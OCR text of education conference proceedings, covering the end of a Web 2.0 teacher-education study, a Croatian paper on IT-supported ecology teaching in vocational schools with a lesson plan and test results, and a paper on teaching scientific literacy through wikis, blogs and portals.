

Figure 6. An overview of the influence of the frequency of use of Web 2.0 tools on attitudes to and perception of their pedagogical value

compatibility between Web 2.0 tools and modern education, reflected in the following: engaging, inquiry, collaboration, production and publication. Nevertheless, young people use Web 2.0 tools more extensively in their free time than for the purpose of learning, which has been proven by this research. The results clearly point out that Web 2.0 tools are used at a very low scale in the education of future primary and secondary school teachers. This represents a great loss as only engaging future teachers in appropriate activities that require them to use Web 2.0 for their own learning may develop their abilities to use Web 2.0 in classrooms [2]. Education of future teachers, as well as of the practicing ones, is essential, just as is support for a pedagogically planned application of Web 2.0 tools in education. Despite their lack of personal experience in the use of Web 2.0 tools in the classroom, the respondents have expressed largely positive attitudes and perceptions regarding the pedagogical value of Web 2.0 tools. This will, without a doubt, present an excellent prerequisite for their future application.

Environmental Education of Students in Vocational Schools in a Multimedia Surrounding

Vladimir Matic
Vocational School Vukovar, Croatia
vladimir.matic@vu.t-com.hr

ABSTRACT

This is a multidisciplinary paper presenting a synthesis of IT, educational and environmental factors. The author in the paper explores interfunctional connection between above mentioned factors, elaborating a comprehensive model of IT support for environmental education of students in vocational schools in a multimedia surrounding. Multimedia education, in essence, involves a multimedia information system which, in interactive communication with the user, simultaneously uses various forms of information (text, graphics, animation, music, speech). Multimedia technologies in teaching ecology of vocational schools include input/output units that allow access to desired information, as well as the automated data acquisition from the environment for purposes of the enviromental education. These units are: TV camera, microphone, scanner, etc. They generate multimedia entities such as video or audio recording, etc.

Keywords: model; teaching and learning; computers; methods

INTRODUCTION

The emergence of computers is a major challenge for all those who aspire to modernize the educational process and introduce innovative elements to it in order to raise the overall quality of educational work at higher levels [1]. As a means of communication between teachers and students, they are extremely convenient, and they also have an important role in the function of **environmental educations of students in vocational schools**.

Ecological education of youth, especially students of vocational schools at the level of secondary education, using computers and other ICT is relatively new and still not enough explored. Research conducted by the author of this work has shown that by using the appropriate IT support is possible to eliminate a number of weaknesses of traditional ecology teaching, such as:

- a lack of productivity and efficiency
  a lack of practical application of acquired knowledge and skills
- a lack of adaptation of teaching and learning to student's individual abilities and insufficient motivation for learning
- reception of traditional education dominated by verbal methods
- inability to efficiently monitor the flow of knowledge assimilation.

The research showed that, in ecological education of students in vocational schools, besides computers, it is possible to use other ICT such as PDS and LCD projector, overhead projector with an LCD panel, tape recorder, video player, etc. Of course, good quality IT support is unimaginable without internet access.

In recent times the market shows a number of new devices, which can be used as IT support in teaching ecology, and in other subjects teaching ecological content as well.

Special benefits of environmental education of students in vocational schools are provided by *flexo camera* (*micro camera).* It is mostly used in biology and chemistry classes, and you can play great detail on the TV screen or LCD projector. It also allows direct playback of images and graphs from the textbook, which greatly improves the quality of teaching, and shortens teacher's lesson preparation time. In addition, using a special adapter, this camera can be connected to a microscope to get a bigger image on an LCD projector or a TV screen.

An important part of IT support for environmental education of students in vocational schools is an *interactive electronic whiteboard*. In combination with MIMIOXi technology, an ordinary markers writing white board becomes interactive. Instead of the use of ordinary marker pens, electronic ones are use, and the written text can be stored in computer memory and, if necessary, used again. It is possible to add images, graphs and text from a different program to a text, and it can be written in 48 colours and projected by an LCD projector or TV screen.

Modern multimedia teaching is, of course, unimaginable without a web camera, VHS camera and high quality digital camera. These devices are not used for the projection of teaching materials, but for their creation. It cannot be said that this is the rule, but the highest quality instructional materials used in the

multimedia classes are made in school. Teachers of different specialities (a teacher, an educator, a sociologist, etc.) participate in making such materials.

Significant role in IT support for environmental education of students in vocational school have input/output units that allow access to desired data and information, as well as automated data acquisition from the environment. These units are: TV camera, microphone, scanner, etc. They generate multimedia entities such as video or audio recording, etc.

All ICTs mentioned, including educational software, which is an integral part of this work, which was developed by the author, were used in the **modelling of IT support** for environmental education of students in vocational schools. Thus the model of IT support for environmental education of students in vocational schools, *integral learning system* ISL, used in this study, is created.

This model includes multimedia information system which simultaneously uses different manifestations of information (text, graphics, animation, music, speech) in interactive communication with the user. Modelling of such information system requires the knowledge of information technology, education and environmental factors and their cross functional links in order to define how, when and to what extent the computers, software, the Internet, and other ICT should be used in subjects of vocational schools. Naturally, the aim is the implementation of the model in the ecology teaching, but in other subject teaching environmental content as well [2].

I. IT SUPPORT IN TEACHING PREPARATION PROCESS

IT supported ecology and other subjects including ecology content teaching include high-quality teacher preparation. The preparation involves individual lesson programming, preceded by making of operational programs. This operational program is based on a framework program of individual subjects and must contain certain essential elements, such as:

- lesson timing
- teaching units (topics)
- number of a teaching unit
- lesson
- lesson type
- teaching methods
- teaching aids
- sociological teaching forms and
- teaching place.

What teaching resources will be used to achieve the goals and objectives of the planned lesson depends on the capability of the educational institution. Teaching aids relevant for the subject of this paper are computer and modern ICTs.

II. THE EXAMPLE OF ECOLOGY LESSON PLAN IN COMPUTER ENVIRONMENT

Prior to lesson planning, the teacher should carefully consider which teaching units are suitable for computer processing and whether students have enough IT knowledge to work on a computer. It is also necessary to define whether to use the computer as a tool for teaching with appropriate teaching software, as a tool for working with software or a device that helps the user to teach others.

After defining the role of computers in teaching, the teacher should choose teaching materials according to programme and aims of the teaching unit (teaching software, web page, etc.). The lesson planned this way can be performed in multimedia or computer science classroom. The time of the classroom usage should be adjusted to the time the lesson is planned. The classroom should be ready for work, which means that the computer should be already on and teaching software well tested. If there is no opportunity for individual work, that is one student at the workstation, couples and groups should be formed in a way that student not enough adept to be working on the computer should pair or group with those students who have enough knowledge to work independently on a computer.

Table 1. shows an example of a lesson plan form for IT supported ecology teaching.

TABLE 1. IT SUPPORTED ECOLOGY TEACHING LESSON PLAN EXAMPLE

<table>
<tr><td colspan="4">Teacher: Ivana Pisačić</td><td>Class</td><td>Date</td></tr>
<tr><td colspan="4">Subject: Biology – Man and the environment</td><td>1. b</td><td>18/10/10</td></tr>
<tr><td colspan="6">Teaching unit: Ecology – research subject and classification</td></tr>
<tr><td>Aims</td><td>Educational</td><td colspan="4">To get students familiar with the area of ecology research.

To acquire ecology knowledge and skills.</td></tr>
<tr><td>Lesson stages</td><td>Introduction (5 min)</td><td>Main part (35 min)</td><td>Conclusion (5 min)</td><td colspan="2"></td></tr>
<tr><td colspan="4">Procedure

1. Introduction (5 min)

- Turn the computers on
- Check the Internet connection</td><td colspan="2">Classroom organization:

1.Frontal x
2.Individual x
3.Groups x</td></tr>
</table>

- Run the teaching software - Get students familiar with the software structure and usage 2. Main part (35 min) - Students individually read the text and get familiar with basic ecology terms (option: possible reading of the recorded text) - Students write the terms and definitions they encountered for the first time into their notebooks and make individual notes - In acquiring the new content students use the access to desired module of the programme - At any time students are provided with the possibility of self-testing, i.e. testing of the level of acquired content 3. Conclusion (5 min) - Under teacher's surveillance students answer the questions contained in the 'knowledge quiz' module - Teacher writes down the results of every student and based on the results makes evaluation of the lesson. Important terms that should be acquired by students: - ecology, organism, species, population, biocenosis , ecosystem and biosphere Correlation: - chemistry – primary school teaching content - biology – primary school teaching content Literature: 1. IT support has a significant role in teaching process preparation, and the teacher is the one who decides what kind of support will be used. For the operational programmes and lesson plan preparation teacher can use a wide range of ready programmes and tools, among which the best known and most commonly used is Microsoft Office. This software package contains tools without which lesson preparation is nowadays unimaginable.

Microsoft Word is used for writing and formatting text documents. It allows the use of different design styles and adding documents to different objects such as tables, images, graphs, etc.

Microsoft Excel is a spreadsheet that allows teacher to use different calculation tables, whose individual cells can be connected through necessary formulas and functions.

Microsoft Access is a relational database where data is stored in tables. It is used in teaching process preparation to store data that are easily searchable by pre-defined criteria.

Microsoft PowerPoint is certainly most commonly used tool in teaching process preparation. It serves to create multimedia presentations in class. It allows adding the various effects, images, sounds, etc., and as such it became an indispensable tool in IT supported ecology teaching.

PowerPoint presentations consist of several individual pages (slides). Usually, the notebook combined with LCD projector and projection screen are used to show these presentation. Benefits of using PowerPoint in comparison to other tools are:

- The ability to create high-quality didactic presentations
- Managing presentations with tools that significantly save time and simplify the work for teachers
- Making the classes more interesting and simulating for students
- Providing the access to educational content contained in presentations from various locations

Fig. 1. Microsoft PowerPoint – initial screen

Fig. 2. Microsoft PowerPoint – basic screen

III. IT SUPPORT IN THE CLASSROOM

The computer is a teaching aid that is, in comparison to conventional teaching aids, *intelligent and programmable*. In order to achieve desired effects of its use in teaching, it is necessary to have appropriate teaching software available. Teaching software must be means of application of knowledge, with the aim to develop students' creativity and it has to support student's active involvement in teaching process. This is not only applied to ecology teaching, but to other subjects having ecology content as well.

IT supported ecology classes are the best performed in a *multimedia classrooms* so the teacher has access, besides computers, to already mentioned information and communication technologies. The concepts of teaching softwares can be various, but the experience showed that it is best to use *interactive multimedia textbook* type in ecology teaching. This type of teaching software is made up of programmed sequences of images projected onto the canvas through LCD projector and the students can follow them on workstation screens as well. Images can be followed by text and sound so that the teacher does not have to repeat the processed material.

Interactive multimedia textbooks, among other good qualities, are characterized with *interactivity* which allows students to actively participate in classes and adjust their working pace to their own abilities. These books, almost without exception, include modules for self-evaluation of acquired knowledge. The students respond to questions and, depending on the accuracy of their answers, are guided and directed through the programmed material.

The Internet, as a global network of interconnected computer networks around the world, is also suitable for the environmental education of students in vocational schools. *Distance learning* and *tele teaching* are possible using the Internet in ecology teaching. Students have access to World Wide Web server software and HTML format multimedia content through the Internet.

Using the internet in ecology teaching the principle of individualization is assured, because the students have an access to desired content and globalization as it represents global network of interconnected computers so the student can access certain educational content from a large number of servers.

Besides computers and the Internet, IT support for ecology teaching includes other ICTs such as LCD projector, printer, scanner, webcam, flexo-camera, microphone, headphones, etc. A good model of IT support ecology teaching for students in vocational schools is the one in which the teacher(s) accurately define how, when and to what extent to use computers, teaching software, the Internet and other ICT.

How to use IT support in ecology teaching, and other subjects including ecology content, depends on the teachers of those subjects and their agreement. Naturally, this support varies according to the educational content being taught. It is very important to find a balance between *traditional teaching* and *IT support*, which means that traditional teaching should be combined with adequate IT support.

In order to determine how efficiently the students acquired the ecology content through traditional and IT supported teaching, the author of the paper used a test with a series of objective type tasks (20). The study was conducted by the Vocational School of Vukovar, and it covered randomly selected 400 students from different professions so the sample would be representative.

After processing the respondents' answers, it is noted that processed data are significantly different. Students achieved far better results using IT support in mastering new material compared to traditional teaching. This clearly suggests that used model of IT supported environmental education in vocational schools increases the overall efficiency of the teaching process. The table below presents accurate students' answers obtained by the traditional and IT supported learning mode.

TABLE 2. ACCURATE STUDENTS' ANSWERS OBTAINED BY THE TRADITIONAL AND IT SUPPORTED LEARNING

Question	Tr	ITs	Tr [%]	ITs [%]
1.	198	314	49,50	78,50
2.	196	318	49,00	79,50
3.	144	194	36,00	48,50
4.	127	195	31,75	48,75
5.	242	336	60,50	84,00
6.	186	270	46,50	67,50

Question	Tr	ITs	Tr [%]	ITs [%]
7.	119	203	29,75	50,75
8.	308	372	77,00	93,00
9.	249	341	62,35	85,25
10.	258	357	64,50	89,25
11.	181	276	45,25	69,00
12.	253	314	63,25	78,50
13.	207	318	51,75	79,55
14.	198	274	49,50	68,50
15.	172	308	43,00	77,00
16.	208	338	52,00	84,50
17.	148	265	37,00	66,25
18.	210	299	52,50	74,75
19.	238	329	59,50	82,25
20.	277	347	69,25	86,75

Abbreviations used in the text: Tr – traditional learning mode; IT – ITs supported learning.

The data from the table are used in order to calculate the ratio of correct answers and their percentage in the traditional and IT supported learning mode.

$$\sum_{Tr} = Tr_1 + Tr_2 + ... + Tr_{20}$$

$$\sum_{Tr} = 4119$$

$$\sum_{Tr}/20 = 205,95$$

$$\sum_{ITs} = ITs_1 + ITs_2 + ... + ITs_{20}$$

$$\sum_{ITs} = 5968$$

$$\sum_{ITs}/20 = 298,40$$

$$\sum_{Tr[\%]} = Tr_{1[\%]} + Tr_{2[\%]} + ... + Tr_{20[\%]}$$

$$\sum_{Tr[\%]} = 1029,85$$

$$\sum_{Tr[\%]}/20 = 51,49$$

$$\sum_{ITs[\%]} = ITs_{1[\%]} + IT_{2[\%]} + ... + ITs_{20[\%]}$$
$$\sum_{ITs[\%]} = 5968$$

$$\sum_{ITs[\%]}/20 = 74,60$$

Comparative analysis of the data shows that IT supported learning is more efficient than traditional one. Out of the total 400 respondents surveyed, the traditional method of teaching presented 206 students (51.49%) giving the correct answer. Using the IT supported teaching presented far better score. There were 298 students (74.60%) giving a correct answer which leads us to a conclusion that *IT supported learning is more efficient than traditional.*

IV. TEACHING SOFTWARE USED IN THE STUDY

The basis of the IT support model for environmental education of students in vocational school used in this study is a model of multimedia interactive ecology textbook 'HUMAN ENVIRONMENT AND ECOLOGY', which was conceptualised as an application that connects external modules for specific purposes. The application covers the content of the textbook's [3] unit of the same name, from which the author took the integral text. The textbook is intended for students of the first and second grade of vocational schools so this was the reason the research was conducted on this sample.

Today there are a number of software tools on the market for the creation of multimedia content. The usage of a certain tool in a certain case depends on various factors, with the most important respect to:

- Softwars already developed for similar purposes
- The ability to adapt to different platforms
- Modularity that enables teamwork and extensions without modification of the application itself.

Microsoft Visual Studio 2008 tool and Framework 3.5 ASP.NET platform are used in the creation of this interactive multimedia ecology textbook model. The application is developed as a web page, in order to make it available to all interested users. Along with managing code for all platforms, it supports Microsoft Windows, Windows Mobile, Windows CE, .NET Framework, .NET Compact Framework and Microsoft Silverlight.

Multimedia interactive ecology textbook was conceptualised as an application that connects external modules for specific purposes. It includes the following modules:

1. Textbook content view module
2. Text and graphic illustrations view module
3. Students' knowledge evaluation module
4. Calendar and time system generation module

Code is written in a manner that the frame, header, footer and content are set as *master pages*, in which 'container' is subsequently added and where desired content can be found. Master page is static, it does not change, while 'container' is the variable part of the site and gives the user visual perception of selected teaching unit.

Each teaching unit has a special page. Each page is connected through a special link with a content of textbook and it can be found on the left side of the main page. When choosing a particular lesson content 'container' changes. This cannot be applied only to 'knowledge test' because it is on a separate page so the visual impression can be as complete as possible. The code is written in HTML and CSS format, and the sound in .wav format is added to the text.

An important characteristic of a multimedia textbook is its interactivity. Therefore, the module for independent students' testing is embedded, with the possibility for self-control of the achieved knowledge level, review of correct and incorrect responses and re-evaluation test.

V. CONCLUSION

The main issue of the conducted research is the role of IT support of environmental education of young people, i.e. to prove that the used model of IT support for environmental education of students in vocational schools in the multimedia environment increases the overall efficiency of the teaching process.

Through scientific knowledge on the level of quality and quantity of application of traditional and ICT for educational purposes, the level of teacher training for application of modern educational technology in ecology teaching in multimedia environment and developing the IT support for environmental education of students in vocational schools, the goals and objectives of the research are achieved.

Teaching scientific literacy by the help of ICT

Radovan Vrana
Department for information sciences
Faculty of social sciences and humanities Zagreb,
University of Zagreb, Zagreb, Croatia
rvrana@ffzg.hr

Abstract - Science plays a very important role in education. It is a rich and infinite source of information and it influences and governs many decisions in our lives. To successfully understand scientific concepts and processes required in education and make proper decision in personal life, one must be scientifically literate. Scientific literacy is one of the basic forms of literacy in the digital age. It assumes possession of a capacity to understand and use scientific knowledge and to be informed member of the society who will be able to make decisions based on scientific facts. Scientific content necessary for teaching of scientific literacy is nowadays widely present and available, especially in digital format on the internet. The internet has become the fastest growing medium which provides ubiquitous access to scientific information resources by the help of several internet services such as wikies, blogs, portals, social networks etc. These internet services facilitate teaching of students and the public about scientific discoveries and help improving their scientific literacy. This paper provides an overview of the most important facts about scientific literacy and internet services that are used in teaching scientific literacy.

I. INTRODUCTION

"Science is an infinite source of meaningful content (…)" [1] and as such, science is of greatest importance for education. Science is also an activity of employing "(...) the skills and understanding needed to collect and interpret evidence from the world around us and to draw conclusions from it." [2] To understand basic scientific concepts and how they are used in everyday life, a person must be scientifically literate. According to DeBoer [3], "Scientific literacy is a term that has been used since the late 1950s to describe a desired familiarity with science on the part of the general public." "Scientific literacy defines what the public should know about science in order to live more effectively with respect to the natural world." [3] By being scientifically literate, students and other members of society will become able to critically approach science and scientific discovery and they will also be better citizens who will contribute to the development of society by implementing scientific knowledge they possess. They will also be able to understand how scientific information has been established; under what circumstances is scientific knowledge reliable, and how agreement of knowledge is maintained. However, not all parties involved in the process of education think equally about science education. Osborne and Hennessy [4] offered their view of the problem of possessing scientific knowledge by emphasizing the existence of two camps, one that emphasizes the need for science education in development of knowledge and understanding of the basic scientific principles, and the other that emphasizes that the value of science education lies in the critical and evaluative habits of mind it develops. In addition to the problem of science education which includes teaching scientific literacy, attention should be also given to communication of scientific knowledge which is a source for teaching about science and world phenomena in general. Scientific knowledge is not always well communicated and sometimes it needs an additional interpretation. This is a task for journalists and publishers but it is also the task for scientists who must interpret their scientific discoveries to the public audience. Scientists rarely participate in the education process directly, but their active participation could enrich the education process on all educational levels, especially if their participation in education is supported by information and communication technology. Instead of participating directly in the education process, scientists create different types of content in printed and digital format about scientific discoveries they make thus making them available to all interested parties. This science based content can be later used as an instructional material to demonstrate a connection between science, education, and everyday life to students. In addition to traditional media such as newspapers, television and radio which publish and broadcast science news and other science related information, the internet is another medium used as a source of instructional material used in education. Scientifically based content is nowadays frequently disseminated to users by the help of most popular internet services, especially Web 2.0 internet services. Introduction of the internet and Web 2.0 tools in education has created a shift in the learning process. For Mentis, "(…) learners have shifted from being passive recipients of information on the receiving end of direct instruction (DI), through to being more collaborative members of a community of learners." [21] It is expected that the share of the internet services or tools and digital information sources in education will continue to grow in future. However, there is a danger that the internet would become less important in education without more involvement and active participation of scientists, professors and without quality scientifically based content and accompanying personalized software tools / internet services. So, science and education must cooperate to create better conditions in which the internet will continue to be relevant tool for teaching science and science literacy.

II. SCIENTIFIC LITERACY

"Scientific literacy is the knowledge and understanding of scientific concepts and processes required for personal decision making, participation in civic and cultural affairs, and economic productivity." [8]. For OECD [2], scientific literacy is "The capacity to use scientific knowledge, to identify questions and to draw evidence-based conclusions in order to understand and help make decisions about the natural world and the changes made to it through human activity." The concept of scientific literacy appeared in 1950s as a result of the public debate about the aims of science education in society (mostly in the US). Science education aimed at educating the public about what scientists and engineers were doing and how it could influence one's life [5]. At that time, scientific literacy was understood "(...) as a collective and distributed process (...)" and "(...) it was simultaneously and widely assumed that scientific literacy was more or less equivalent to science as defined by scientists." [5]. In their paper on contribution of trade books ((i.e., a literary works intended for sale to the general public) [6] on scientific literacy, group of authors analyzed available literature and singled out three common elements can be identified as elements of definitions of scientific literacy. The first element of scientific literacy definition is development of good science process skills which include skills performed by practicing scientists such as estimation, manipulation, and observation and skills that require familiarity with basic scientific facts and concepts. The second element of scientific literacy definition is comprehension of nature of science i.e. how scientists come to know scientific knowledge. The third and the final element of scientific literacy definition is an understanding of the role of science and technology within the social and cultural context In his book on scientific literacy, Hodson elaborates the term scientific literacy with more details. He begins with the idea that "Scientific knowledge cannot be articulated and communicated except through text, and its associated symbols, diagrams, graphs and equations.", and that "(…) access to science also depends on basic literacy (…)" [7]. However, understanding of scientific concepts requires much more than only knowledge of reading and writing. According to the same author [7], "(…) it also involves the ability to infer meaning from the text – in particular, the meaning intended by the author – and to establish relationships between ideas, link personal experiences with text, and transfer understanding from one context to another.". Hodson didn't take into consideration the complexity of scientific texts. Results of scientific endeavor are sometimes difficult to understand, so science should be simplified and popularized in order to be communicated better. As a result, scientifically literate person should able to "(...) describe, explain, and predict natural phenomena. Scientific literacy entails being able to read with understanding articles about science in the popular press and to engage in social conversation about the validity of the conclusions." [8]. Van Eijck and Roth [5] summarized results of implementation of scientific literacy: "In the everyday world, scientific literacy likely does not mean doing well on a test, but it means knowledgeably participating in and contributing to worldly affairs where scientific literacy is required.". Furthermore, by learning about science, a person will develop "scientific attitude of mind", a rational mode of thought, or he/she will develop a practical problem solving ability that is unique to science and essential for improving the individual's ability to cope with everyday life and it will train powers of observation, providing an ability to see patterns in the plethora of data that confront us in everyday life [4]. When speaking about students and science literacy, Hodson [7] concludes that "To be fully scientifically literate, students need to be able to distinguish among good science, bad science and non-science, make critical judgments about what to believe, and use scientific information and knowledge to inform decision making at the personal, employment and community level. In other words, they need to be critical consumers of science."

Generally speaking, scientific literacy is considered to be one of the basic digital age literacies in group with basic, economic, technical, visual, information and multicultural literacy and it answers the question: "Do students have the knowledge and understanding of scientific concepts and processes required for personal decision making and participation in social systems?" [9].

Scientific literacy is not limited to students, instead, all "(...) citizens need to be scientifically literate to: appreciate the world around them and make informed personal choices" [10]. Griffin and Ramachandran [11] enumerated reasons why science literacy is important for all citizens : science and technology permeate all aspects of daily life; it is a prerequisite for citizens to make informed decisions and be informed consumers; globalization of society and economies requires one to understand science and technology. It is undisputable that scientific discovery governs our lives and that we need to understand how science improves our lives and influences our decisions.

III. SCIENCE, SCIENTIFIC LITERACY AND EDUCATION

There is no unique opinion about what is the best period in life in which teaching about science and scientific literacy should begin. Scientific literacy should be taught as early as possible even at pre-school age when children are systematically exposed to knowledge about the world that surrounds them (adapted for their age), and this transfer of knowledge should continue throughout one's life both in formal and informal channels of education.

During the period of their education, university students are exposed to new scientific knowledge very intensively. They are required to use different scientific information resources to acquire new knowledge to be able to participate in scientific research project independently or together with their professors. Students are supervised and led by their professors as their partners in these activities in which they perform two tasks. According to Thier[1], educators' primary task is to help students master science concepts and processes, a their secondary task is to help students improve their language skills within context of science. Final result should scientifically literate students.

University students are exposed to scientific research methods in different quantities. Some students are required to take introductory courses in which they learn research fundamentals because other courses require demonstration of this type of knowledge later in their senior years of study. For Reynolds and Ahern-Dodson [12], "(...) introductory courses have both the greatest opportunity to promote science literacy - because so many students take them - and the greatest potential to perpetuate the myth that science is inaccessible to the average person—by focusing on content." The offer of introductory courses depends on the university which designs the curriculum.

Use of scientific information resources in scientific research and later in education is supported by ICT and the internet. The internet has become the principal environment for publication and exchange of scientific information and for cooperation in scientific research projects. The next part of the paper will present overview of internet services which are used in activities related to teaching science literacy and science research methods. But, first, a few words about relationship of science and traditional printed and electronic media.

IV. SCIENCE IN MEDIA

Printed and electronic media have traditionally very important role in dissemination and presentation of scientific knowledge to the general population. Main problem in cooperation between science and media is that scientific content can be sometimes complex and difficult to understand and its representation in often superficial and inadequately elaborated. These problems influence the possibility that scientifically based content will be presented on the radio or on the television properly in a manner in which it will become suitable for inclusion in the learning process at different educational levels. Still there are occasions when television, radio or newspapers (printed and digital) broadcast or publish news from science in way which is suitable for students (as well as for the general public). Korpan [13] stated that "(…) it is important to incorporate media reports into the science curriculum and prepare students to be able to read, critically evaluate and make sound conclusions about the validity of these reports."

Murcia wrote about science in the news and level of science literacy among university students and the role of science news in lifelong learning. She suggested that appearance of science reports in news can influence lifelong learning. "The appearance of such reports in the media implies that citizens understand key science concepts, the values and assumptions inherent in the development of scientific knowledge and the interaction of science with society. Science news reports, if adequately engaged with, are an important source of new information contributing to lifelong learning." [14] Korpan [13] confirmed use of media reports in lifelong learning: "(…) media reports of science, not science textbooks (...)" is content "(...) to which people will generally be exposed after completing formal schooling."

Today, when most traditional news media migrated to the internet, science news and other scientific content have also become available in digital format on this global network.

V. SCIENCE ON THE INTERNET

The internet is currently the fastest growing medium used for dissemination of all kinds of information. Scientific discoveries are available in the digital format on the internet in quantities greater than ever. In scientific information resources, scientific content is available as journal articles, newspaper articles, conference papers, books, texts in encyclopedias, in form of a text on personal Web pages, on portals, in wikies, in blogs, tweets on social networks etc. Students can benefit from use of the digital information services because printed textbooks are too often out of date and students search for new and updated information on topics relevant for their study. In some countries, like the United States most people would turn to the internet to search for scientific topics which has become trend in other world countries too. Main problem of use of the internet for science education is inaccessibility of quality scientific information resources due to prices of access to such resources, though this situation changes with proliferation of open access.

Since many scientific information resources are available only on commercial basis, they remain inaccessible to students whose institutions are unable to pay licenses. Most academic institutions in Croatia have access to scientific information resources on the internet, and their access is paid by the Croatian government, so they can be included in the learning process at the Croatian universities. Additional scientific content is available in open access scientific information resources. Open access means that "professors and their students have access to the latest research findings throughout the world." [15]. Open Access means "(...) free availability on the public internet, permitting any users to read, download, copy, distribute, print, search, or link to the full texts of these articles, crawl them for indexing, pass them as data to software, or use them for any other lawful purpose, without financial, legal, or technical barriers other than those inseparable from gaining access to the internet itself. The only constraint on reproduction and distribution, and the only role for copyright in this domain, should be to give authors control over the integrity of their work and the right to be properly acknowledged and cited." [16]. Open access offers the following benefits: "(1) Accelerated discovery. With open access, researchers can read and build on the findings of others without restriction; (2) Public enrichment. Much scientific and medical research is paid for with public funds. Open access allows taxpayers to see the results of their investment; (3) Improved education." [15]

Unlike traditional printed channels of scientific communication, the internet and especially the web ("(...) provides virtually unlimited space, it can allow scientists to publish their lab notebooks and different methods attempted as well as the data that was finally obtained, meaning readers can understand not only the results but also the exploratory processes that led to these results." [17] The following part of the paper will present overview of the internet services which are used for dissemination

of scientific information and their inclusion in the learning process.

VI. WIKIES AND BLOGS

The internet offers a list of services suitable for dissemination of scientific information. Most of them belong to Web 2.0. "Web 2.0 or social software can be described as tools that enable users to both create their own content and to share this content with others via the internet." [21] In Web 2.0 "(…) users are able to create information online as well as share this with others, engage in conversation and co-create knowledge through the social networking tools of blogs and wikis etc." [21] This part of the paper will present a selection of such services that are used and is used in education. Warden [17] analyzed Web 2.0 tools for use in scientific communication, which is, again, important in education as scientific information resources are sources of content used in classrooms. The results of this analysis shows that blogs outperform popular news media because they initiate discussions about different scientific topics; wikis are also popular in dissemination of scientific knowledge and they are more accurate than public wikies because they have higher barriers to editing than public wikies. In her article on use of blogs and wikies at colleges, Lamont [18] pointed out that "Blogs and wikis are augmenting traditional publishing and classroom teaching, speeding up the pace of information exchange for both researchers and students.".

Wiki is "(...) software that allows users to collectively create and edit Web pages using a common Web browser." [19]. Wikies are particularly useful in project oriented courses in which students jointly create online content on topic set by the professor. Students exploit wikies to learn knowledge organization principles, elaborate their scientific discoveries, and properly attribute their own ideas and ideas of other people they used in their research projects. Wikies are easy to start and to maintain, since there are Web sites that allow creation of wikies free of charge and no knowledge of HTML is necessary. Such Web sites take care of the technical side of the wiki software engine, while students and professor focus on research projects.



Figure 1. Wiki of Science (http://wikiofscience.wikidot.com/)

Science is also popularized in blogs on the internet. "Blogs allow people to express their opinions and post comments on specific subjects." [19]. Blogs are used to help students learn high-level science content and develop the academic language skills necessary to effectively communicate science concepts and allow students to learn and to discuss concepts using scientific terms and expressions. [20] "Blogs expand instructional time by providing professors with a user-friendly online format to reinforce strategies, introduce new topics and concepts, review important class points, review for tests, and provide enrichment." [20] The very nature of blogs is not only to list chronologically one's ideas, but they are designed to accept comments which encourage and facilitate exchange of ideas. Anyone can start a blog and there are many Web sites that will allow anyone to start a blog free of charge. The internet offers many professional science blogs created by learned societies and famous scientists, which guarantee the quality of the published content/material. Keeping a blog up to date is a very serious task which can take a lot of time, so creators of blogs used in the learning process must be aware of this and other shortcomings of blogs. Blogs use RSS for notification about appearance of newly published content on a blog, and that can be also used as a tool for dissemination of information.



Figure 2. Science blog (http://scienceblog.com/)

VII. WEB PORTALS

Web portals are aggregate points on the Web where users can access different information resources. During their study, university students are required to use different scientific information resources, and science news portals help them in achieving this goal. Science has accepted portals as valuable internet services and as a result the internet is full of different science related Web portals. Portals are ubiquitous access points to scientific news as well as to full text scientific documents. Quality of the content depends on the quality of professional engagement of authors and editors. Main advantage of the Web portals is that they are used easily. Anyone with a basic knowledge of use of the internet can access science portals and use different content and media formats

offered at the portal. However, professors should retain their role of selectors of content for use in the learning process. They possess knowledge and they have developed critical thinking about the available content and it suitability for inclusion in a particular university course. "The process of finding useful, pertinent resources may call on other aspects of professors' content knowledge, pedagogical content knowledge, and technical knowledge." [21]. Professors have become the selectors of knowledge used in the learning process, especially in case of young students in schools. At universities, student tend to select internet information resources by themselves though they are given initial pointers where to look for valuable scientific information in digital environment on internet portals. In addition to being an aggregate point of information, portals offer updated information from different scientific disciplines thus helping students to stay current with the new scientific discoveries.

Figure 3. SciCentral (http://www.scicentral.com/)

VIII. SOCIAL NETWORKS

